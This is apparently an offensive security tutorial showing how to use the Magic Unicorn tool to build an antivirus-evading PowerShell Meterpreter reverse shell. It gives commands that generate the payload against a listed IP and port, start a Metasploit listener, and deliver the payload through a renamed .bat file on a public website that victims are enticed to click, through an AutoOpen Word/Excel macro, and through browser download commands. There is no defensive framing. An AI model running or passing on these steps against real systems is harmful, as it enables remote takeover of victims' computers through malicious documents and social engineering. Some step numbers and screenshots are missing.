**ADVANCED POWERSHELL TECHNIQUES USING MAGIC UNICORN**

Magic Unicorn is powerful tool that can be used to generate and bypass commercial antivirus (AV) detection methods. It allows an attacker to implement a PowerShell downgrade attack and inject shellcode directly into memory. It is based on Matthew Graeber’s PowerShell attacks integrated with bypass technique as presented at Defcon 18 by David Kennedy (TrustedSec) and Josh Kelly.

We are going to clone the project directory from GitHub. Get started by going to the project at [https://github.com/trustedsec/unicorn a](https://github.com/trustedsec/unicorn)nd copying the correct URL.

**Step 1: Clone the Project to Your Attack Box**

You can see the directory is: [https://github.com/trustedsec/unicorn.git, s](https://github.com/trustedsec/unicorn.git)o go into Kali’s terminal window and

type the following:

git clone <https://github.com/trustedsec/unicorn.git>

When you go into the Unicorn directory you will see a Python script titled ’unicorn.py’. In order to see all the


available options run the following script:

**./unicorn.py**

For this example, we are going to use Unicorn to create a custom macro payload that will establish a reverse session back to the attacker, which is our Command and Control (C&C) server.

**Step 2: Discover IP Address**

First, we need to figure out the IP Address of our C&C server. Simply use the ‘ipconfig’ command**.** Note that the IP address in the screenshot below is the IP address of the attacking machine.



**Step 3**: **Run the Script**


Next, run the Unicorn script by launching ‘**./unicorn.py**’**.**

You can see the syntax asked for by the system. Use the requested syntax to create a reverse Metasploit

Meterpreter session using PowerShell. Note that the IP address that we have covered up in the screenshot below is the IP address of our C&C server. Run the following commands:

format: *unicorn.py payload ipadresss port*

**unicorn.py windows/meterpreter/reverse\_tcp 107.155.108.232 443**



**Step 4: Create Attack Files**

Unicorn has created a unicorn.rc file and powershell\_attack.txt file.

Everything is now generated in those two files. The text file contains all of the code needed in order to inject the PowerShell attack into memory.

Note that you will need a place supporting the input of remote command injection of some sort. Often times this would be an Excel/Word doc, or psexec commands inside of Metasploit, SQLi, or something similar to these.


There are so many situations and scenarios where this attack can be used. Simply paste the powershell\_attacks.txt command into a command prompt window, or a place where you have the ability to call the PowerShell executable. It will then give a shell back to you.

One simple technique would be to take the powershell\_attack.txt, change the extension to a .bat file, and run it on the victim. You could also just open the file, copy the content, and run it on the victim.

**Step 5: Starting a Listener**

Before you run your attack, you will need a listener enabled in order to capture the attack. Unicorn has already done all the work so you can easily start a Metasploit listener. Simply run the command:

**msfconsole –r unicorn.rc**




**Step 6: Running the Attack in Simple Mode**


Before things get too complicated, we can check to make sure our attack works. We will simply open the powershell\_attack.txt and copy the contents of the file:



Then paste the command manually into your Windows victim machine. You can do this from the command prompt or through PowerShell.



You can see that when the code is executed, you will have established a reverse session back to our device. Note the C&C server has a reverse connection back to our victim.




**Step 7: Running the Attack in a *Very Slightly* Trickier Mode**


Of course, chances are you that will not have direct access to the victim machine allowing you to run the previous exploit with complete freedom. If you did, you would not even need to exploit the system remotely.

So what to do….


You can simply copy the contents of the file into a text file, and then rename the file with a .bat extension. Then place the file on a publically accessible area, such as a Web site, and entice the client to browse and click on the file. Here are those steps:

1. Copy the context of *powershell\_attack.txt* to *powershell\_attack.bat*







3. From our victim machine we browse to the public link:




4. The web browser may prompt us to save the file or run it:



5. We will also need to tell the operating system to run the file:




Once you have done this you may see the screen flash for a second, but the attack has run. Once again you have a reverse session to the victim host:




**Step 8: Creating a Macro Attack**

1. Start by going to Microsoft Word or Excel.




3. Next, select View Macro to bring up the Macro box:

4. Name a Macro ‘AutoOpen’ and then select the Create This will open up the development environment:



5. Now we are going to paste in the macro that uses VBScript. The VBScript command to run a program is simple. For example, the following launches notepad.exe:



**Sub test\_1()**

**‘**

**‘ test\_1 Macro**


**‘**

**‘**

**Set oShell = CreateObject(“WScript.Shell”)**

**oShell.Run “notepad.exe”**

**End Sub**



Many folks think that all you do next is simply run this command:

*powershell –window hidden –enc shellcode*

But if you did that, you would get an error. The command is too long to execute in VBScript, so simply take

the content of the powershell\_attack.txt file and put it into a batch file called ‘script.bat’.

You can now execute the shell.bat file thru the macro.

**Sub test\_1()**

**‘**

**‘ test\_1 Macro**

**‘**

**‘**


**Set oShell = CreateObject(“WScript.Shell”)**

**oShell.Run “C:\Users\alakhani\Desktop\script.bat”**

**End Sub**



When you run this command, the VBScript runs the .bat file and establishes a reverse handler. This can be seen below:



How do you get the victim to download the batch file? There a couple of things we could do. The easiest and probably least sexy way is to use Internet Explorer from the command line.

**iexplore.exe *hxxps://mypublicweb/powershell\_attack.bat***

Since the file is located on a public website, you could use the *shell.run* command:

**shell.run iexplore.exe https://mypublicweb/powershell\_attack.ba**t

This is a very basic way to download a file. Additionally, if the user is using Microsoft Edge or Windows 10, the command can be replaced with

**start microsoft-edge: *hxxps://mypublicweb/powershell\_attack.bat***

Once the file is downloaded, you can run the batch file.